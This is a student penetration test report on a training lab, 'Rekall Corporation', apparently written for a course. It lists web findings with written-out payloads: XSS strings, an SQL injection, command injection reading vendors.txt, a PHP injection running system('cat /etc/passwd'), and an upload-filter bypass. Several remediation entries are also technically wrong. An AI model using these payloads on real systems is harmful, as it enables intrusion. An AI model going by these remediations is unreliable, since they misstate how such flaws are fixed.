



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Shah Cyber Group aka SCG
Contact Name	TANVIR SHAH
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2023-07-24	Tanvir S.	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24 192.168.14.0/24 3.33.130.190 (totalrekall.xyz) 172.22.117.0/24	Rekall's .xyz page, Kali/Linux/Windows servers.

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The comments.php blocked access to any input of "script" in the search box. An ordinary SQL injection would not have worked.
- When uploading the picture onto the 3rd field of the totalrecall webpage, we had to make it a .jpg.php file instead. It had to be created through nano.
- Not all IP addresses had their ports open when nmaped.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Local File Inclusion
- Sensitive Data Exposure
- Command Injection
- PHP Injection
- Directory Traversal
- Open Source Exposed Data
- Shellshock
- Shellshock pt.2
- Brute Force Attack
- Scanning Vulnerability
- CVE-2017-5638
- Drupal - CVE-2019-6340
- CVE-2019-14287
- HTTP Enumeration
- FTP Enumeration
- Metasploit
- Common Tasks
- User Enumeration
- Compromising Admin

Executive Summary

Shah Cyber Group managed a substantial security assessment of Rekall's servers. This consisted of their Web servers, Linux servers and Windows servers. Different penetration techniques were used to target Rekall's framework. We performed reconnaissance by exploiting vulnerabilities within the web pages to start.

On the first day, numerous exploits were used successfully across different inputs on the web application. We used XSS payloads and different SQL injections. When trying to access logins, we used Brute-Force Attacks. Other large vulnerabilities that were found included: command injections, local file inclusions, PHP injections and sensitive data exposure.

On Day 2, we moved forward onto the Linux servers. Using metasploit modules, we were able to gain access to the shell command and find credentials within the server. We were also able to find open ports and IP addresses. After using those exploits, we were also able to gain access to Alice's account by SSHing into it.

On Day 3, we prioritized Windows servers. We used a great deal of tactics to escalate our privileges. These maneuvers included: HTTP Enumeration, FTP Enumeration, User Enumeration, File Enumeration, and Compromising Admin. The following examination below will show you the specific details of each vulnerability found and the rating of severity.

Summary Vulnerability Overview

Vulnerability	Severity
Day 1 Activity: Web Apps	
Reflected XSS Payload	Critical
Reflected XSS Payload (Advanced)	Critical
Accessing comments.php	Critical
Sensitive Data Exposure	Medium
Local File Inclusion	Critical
Local File Inclusion (Advanced)	High
SQL Injection	Critical
Sensitive Data Exposure	Critical
Sensitive Data Exposure	Critical
Command Injection	High
Command Injection (Advanced)	Critical
Brute Force Attack	Critical
PHP Injection	High
Session Management	Medium
Directory Traversal	High
Day 2 Activity: Linux OS	
Open Source Exposed Data	High
Scanning Vulnerability	Medium
Open Source Exposed Data	High
Scanning Vulnerability	Medium
Aggressive Scan Vulnerability	High
Nessus Scanning Vulnerability	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	High
Shellshock pt.2	High
Struts CVE-2017-5638	Medium
Drupal - CVE-2019-6340	Medium
CVE-2019-14287	High
Day 3 Activity: Windows OS	
OSINT	High
HTTP Enumeration	Medium
FTP Enumeration	Critical

Metasploit	High
Common Tasks	High
User Enumeration	High
File Enumeration	Medium
User Enumeration pt.2	High
Escalating Access	Medium
Compromising Admin	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.0/24
	192.168.13.0/24
	3.33.130.190
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	172.22.117.10
	172.22.117.20
Ports	8080
	443
	21
	22
	25
	79
	80
	4444
	135
	139

Exploitation Risk	Total
Critical	11
High	17
Medium	9
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Payload

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Typed an XSS payload in “Put your name here” box. <script>alert('XSS')</script>
Images	
Affected Hosts	192.168.14.35
Remediation	Use a firewall to block any input of word scripts.


Vulnerability 2	Findings
Title	Reflected XSS Payload (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Entered <sscriptscript>alert('XSS');</sscriptscript>


Images	
Affected Hosts	192.168.14.35
Remediation	Block any special characters from being input.

Vulnerability 3	Findings
Title	Accessing comments.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Entered <script>alert("Hi")</script> in the comments box to find Flag 3.


Images	 <p>The screenshot shows a red header with the Rekall logo and "REKALL CORPORATION". Below it is a dark grey main area. At the top of the main area, there is a message: "Please leave your comments on our website!" followed by "CONGRATS, FLAG 3 is sd7fk1nctx". Below this is a red rectangular box containing a "Submit" button and other form fields. At the bottom of the main area is a table with three columns: "#", "Owner", and "Date". A single entry is shown: "# 1 bee 2023-07-17 23:30:23". A note at the bottom right of the table says "Your entry was added to our blog".</p>
Affected Hosts	192.168.14.35
Remediation	Restrict access to the injection of scripts.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	curl -v http://192.168.14.35/About-Rekall.php


Images  <pre> root@kali:~/Documents/day_1 root@kali: ~ File Actions Edit View Help zsh: corrupt history file /root/.zsh_history (root@Kali) [~] # curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > > Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Tue, 25 Jul 2023 19:24:10 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: PHP/8.1.12-fpm < Set-Cookie: PHPSESSID=qqc3hej2keasgiv242vua8u506; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < <!DOCTYPE html> <html style="font-size: 16px;"> <head> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta charset="utf-8"> <meta name="keywords" content=""> <meta name="description" content=""> <meta name="page_type" content="np-template-header-footer-from-plugin"> <title>About Rekall</title> <link rel="stylesheet" href="About-Rekall.css" media="screen"> <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script> <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script> <meta name="generator" content="Nicepage 4.0.3, nicepage.com"> </pre>	Affected Hosts 192.168.14.35	Remediation Try to make the url with HTTPS instead. Do not important files out for everyone to see.
--	--	---

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Upload an exploit as a php file.
Images	 <p>The screenshot shows the Rekall Corporation website. At the top, there's a banner with a surfer on a wave and the text "Surf the Hawaiian Pipeline". Below the banner is the Rekall logo and the company name. A large call-to-action button says "Choose your Adventure by uploading a picture of your dream adventure!". Below the button is a form for uploading an image, with a message indicating success: "Your image has been uploaded! Congrats, flag 5 is mirod173g".</p>

Affected Hosts	192.168.14.35
Remediation	Prevent access from certain file types.


Vulnerability 6	Findings
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	To bypass this, make your file as “script.jpg.php”
Images	 <p>The screenshot shows a web page for 'REKALL CORPORATION' with a navigation bar including 'Home', 'About Rekall', 'Welcome', 'VR Planner' (which is highlighted in blue), and 'Login'. Below the navigation is a large banner featuring a mountain landscape. Overlaid on the banner is the text 'Choose your location by uploading a picture'. A file upload form is present, with a placeholder 'Please upload an image:' and a 'Browse...' button. A message below the form states 'No file selected.' and 'Upload Your File!'. At the bottom of the page, a success message reads 'Your image has been uploaded here. Congrats, flag 6 is l08skd62hdd'.</p>
Affected Hosts	192.168.14.35
Remediation	Block access to any php file being input.

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	In the login page, under Admin login, in the password field: type (1' OR '1' = '1')

Images	
Affected Hosts	192.168.14.35
Remediation	Only allow passwords that include uppercase and lowercase letters. No special characters.

Add any additional vulnerabilities below.

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	When you right-click the mousepad and inspect the element, you may find that the username and password are highlighted. Username is "dougquaid" Password is "kuato"

	<p>User Login</p> <p>Please login with your user credentials!</p> <p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> 
Images	
Affected Hosts	192.168.14.35
Remediation	Never store credentials on the webpage. This webpage should be encrypted with https as well.


Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Go to webpage http://192.168.14.35/robots.txt

	<pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
Affected Hosts	192.168.14.35
Remediation	This webpage should be secured with https. Files should not be left out in the open.


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	In the input field of DNS Check, enter “www.welcometorecall.com && cat vendors.txt”

Images	 <p>Welcome to Rekall Admin Networking Tools</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <pre>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas</pre>
Affected Hosts	192.168.14.35
Remediation	Restrict the access of using any special characters such as “&”.

Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Under MX Record Checker, input “www.welcometorecall.com cat vendors.txt”
Images	 <p>Welcome to Rekall Admin Networking Tools</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>MX Record Checker</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p> <pre>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s</pre>
Affected Hosts	192.168.14.35
Remediation	Stronger input validation. Prevent the use of any special characters such as “ ”.


Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	In Login.php page, under Admin login, the following credentials were used: Username: melina Password: melina
Images	
Affected Hosts	192.168.14.35
Remediation	Stronger input validation is required. The website can also be more secure with a stronger password consisting of uppercase and lowercase letters and at least 1 number included.

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Input http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') into the search bar.

